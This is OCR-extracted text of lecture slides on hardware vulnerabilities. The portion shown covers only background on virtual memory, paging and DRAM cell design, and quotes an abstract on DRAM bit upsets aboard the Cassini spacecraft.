Hardware Vulnerabilities

Rowhammer, Meltdown, Spectre

Filippo Visconti

Subsets of the materials inspired and/or coming from COMSEC @ ETH Zürich. Rights belong to authors.

Agenda

Introduction

DRAM Basics

Rowhammer

Meltdown

Spectre

Motivation


Virtual and Physical Memory

Brief recap

Physical Memory vs Virtual Memory?

- Physical memory refers to the actual, tangible memory modules installed in a computer.
- Virtual memory is a memory management technique that extends the available memory beyond the physical RAM.
  - It creates an illusion for the operating system and applications that there is more RAM than physically exists.


- Virtual memory uses techniques like paging and swapping to manage the transfer of data between physical memory and the storage device.



Physical Memory vs Virtual Memory

- The operating system uses a memory management unit (MMU) to translate virtual addresses used by programs into physical addresses in the RAM.
  - This translation allows the programs to operate as if they have access to a large, contiguous block of memory.

- When the physical memory is insufficient, virtual memory lets the operating system to use a portion of the computer's non-volatile storage as an extension of the physical RAM.
  - Pages of data are swapped between physical memory and the storage device as needed.




Paging – at a very high level

- Each process has its own virtual address space, which is divided into pages.
    - The size of a page is typically 4 KB, but this can vary.
- Physical memory is also divided into pages, called frames, generally 4KB large.

- The Linux kernel maintains page tables for each process.
    - Page tables map the virtual addresses to the corresponding physical addresses
    - Each entry stores, along with the Physical Frame Number, some information about the page.

- Linux uses various optimization techniques, such as multilevel page tables, to efficiently manage large virtual address spaces, but we'll ignore them for the time being.

Paging – at a very high level



Page table and page directory entries are identical except for the D bit.

Intro to DRAM


Dynamic Random-Access Memory Basics


- It’s called dynamic because needs to be refreshed, but it’s cheaper and smaller than Static RAM.
- It has relatively fast access speeds, but slower than SRAM

- Each cell is composed of 1 capacitor and 1 transistor
- DRAM stores data as electrical charges in capacitors:
  - Each bit of data is represented by the presence or absence of an elec. charge in a capacitor.
  - The charge in the capacitors needs to be refreshed periodically, as it leaks away over time.


- DRAM is volatile
  - Tip: look at *cold boot* attacks ☃️

Dynamic Random Access Memory Basics







[https://nepp.nasa.gov/docuploads/5C83952E-CB29-424E-97BA449CF8181E7C/CassDRAM-00.pdf]



In-Flight Observations of Multiple-Bit Upset in DRAMs

Dynamic Random Access Memory Basics





Non-ECC RAM


In-Flight Observations of Multiple-Bit Upset in DRAMs

Gary M. Swift, *Member, IEEE* and Steven M. Guertin, *Student Member, IEEE*


Abstract **-- In interplanetary space, the Cassini Solid-State Recorder is experiencing the predicted number of upsets, but a very high rate of uncorrectable errors. An experimental investigation of the flight DRAM's susceptibility to multiple-bit upset (MBU) proved enlightening, revealing an unexpectedly high rate of MBUs (even caused by protons). In combination with an architectural flaw in the error correction circuitry, these explain the flight anomaly.**

on six boards like that shown in Fig. 1.

In 1991 when JPL first seriously considered replacing tape recorders and requested proposals to build the specified SSRs, the expectation was that the large capacity and limited power requirements would drive the proposers to upset-soft commercial devices in combination with error detection and correction (EDAC) circuitry. Unexpectedly, TRW proposed using DRAMs instead of static devices (SRAMs). While

[https://nepp.nasa.gov/docuploads/5C83952E-CB29-424E-97BA449CF8181E7C/CassDRAM-00.pdf]

Dynamic Random Access Memory Basics



DRAM Characteristics

- We mentioned that:
  - The charge in the capacitors needs to be refreshed periodically, as it leaks away over time.

- Also, cells are REALLY small (20 to 30 nm, or less)
  - Capacitors can thus only hold a tiny charge
    - Little difference between a 1 or 0
  - They're tightly packed
    - Little isolation among cells


- As technology evolves, cells keep decreasing in size
  - E.g., DDR3 cells were larger than DDR4 ones.

Dynamic Random Access Memory Basics

